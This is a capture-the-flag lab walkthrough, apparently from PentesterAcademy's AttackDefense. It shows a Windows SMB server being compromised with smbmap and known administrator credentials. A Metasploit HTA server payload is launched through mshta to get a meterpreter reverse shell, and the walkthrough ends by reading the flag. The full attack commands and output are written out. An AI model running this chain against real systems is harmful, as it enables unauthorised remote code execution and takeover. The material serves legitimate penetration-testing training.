
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: SMB Server SMBMap
URL	https://attackdefense.com/challengedetails?cid=2207
Type	Services Exploitation: SMB

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.18.53
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.18.53

```
root@attackdefense:~# nmap 10.0.18.53
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-22 15:37 IST
Nmap scan report for 10.0.18.53
Host is up (0.0079s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. SMB port 445 is also exposed. We will run a Nmap script to list the supported protocols and dialects of an SMB server.

Command: nmap -p445 --script smb-protocols 10.0.18.53

```
root@attackdefense:~# nmap -p445 --script smb-protocols 10.0.18.53
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-22 15:37 IST
Nmap scan report for 10.0.18.53
Host is up (0.0013s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|_    3.02

Nmap done: 1 IP address (1 host up) scanned in 19.35 seconds
root@attackdefense:~#
```

We have the credentials to access the SMB server. i.e **administrator:smbserver_771**

We will use the smbmap python script to compromise the target machine. We can execute commands on the target machine through SMB using valid credentials and the smbmap tool.

Step 4: Running windows commands on the target machine using smbmap.

Command: smbmap -u administrator -p smbserver_771 -d . -H 10.0.18.53 -x 'whoami'

```
root@attackdefense:~# smbmap -u administrator -p smbserver_771 -d . -H 10.0.18.53 -x 'whoami'
smbserver\administrator

root@attackdefense:~#
```

Step 5: Get system information

Command: smbmap -u administrator -p smbserver_771 -d . -H 10.0.18.53 -x systeminfo

```
root@attackdefense:~# smbmap -u administrator -p smbserver_771 -d . -H 10.0.18.53 -x systeminfo

Host Name:                 SMBSERVER
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                00252-70000-00000-AA535
Original Install Date:     9/10/2020, 9:10:37 AM
System Boot Time:          12/22/2020, 10:05:09 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.2.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC) Coordinated Universal Time
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,521 MB
```

We can execute the commands on the target machine without any issue.

Step 6: Running hta server module to gain the meterpreter shell. Open another terminal and start msfconsole.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell.* "

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/fmF2FXj5q6U.hta
[*] Local IP: http://10.10.1.2:8080/fmF2FXj5q6U.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.1.2:8080/fmF2FXj5q6U.hta**" and feed it to smbmap to gain the meterpreter shell.

Note: You need to execute the received payload on the target machine using the smbmap tool.

Please note if you don't receive the meterpreter shell while running the command for the first time, re-execute the same command.

Step 7: Gaining a meterpreter shell.

Commands:
smbmap -u administrator -p smbserver_771 -d . -H 10.0.18.53 -x 'mshta.exe http://10.10.1.2:8080/fmF2FXj5q6U.hta'

```
root@attackdefense:~# smbmap -u administrator -p smbserver_771 -d . -H 10.0.18.53
 -x 'mshta.exe http://10.10.1.2:8080/fmF2FXj5q6U.hta'

root@attackdefense:~#
```

We can expect a meterpreter shell.

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/fmF2FXj5q6U.hta
[*] Local IP: http://10.10.1.2:8080/fmF2FXj5q6U.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 10.0.18.53       hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 10.0.18.53
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.18.53:49219) at 2020-12-22 15:59:00 +0530

msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  SMBSERVER\Administrator @ SMBSERVER  10.10.1.2:4444 -> 10.0.18.53

msf6 exploit(windows/misc/hta_server) >
```

Step 8: Read the flag.

Commands:
sessions -i 1
shell
cd /
dir
type flag.txt

```
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2104 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

12/22/2020  06:40 AM                32 flag.txt
12/22/2020  10:14 AM                 0 hdDXUpNFat
08/22/2013  03:52 PM    <DIR>          PerfLogs
08/12/2020  04:13 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
12/19/2020  05:44 AM    <DIR>          Users
12/22/2020  10:13 AM    <DIR>          Windows
               2 File(s)             32 bytes
               5 Dir(s)     643,854,336 bytes free

C:\>type flag.txt
type flag.txt
cce492688e30ea1eeaaa637df7e44eed
C:\>
```

This reveals the flag to us.

Flag: cce492688e30ea1eeaaa637df7e44eed

References:

1. SMBMap (https://github.com/ShawnDEvans/smbmap)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)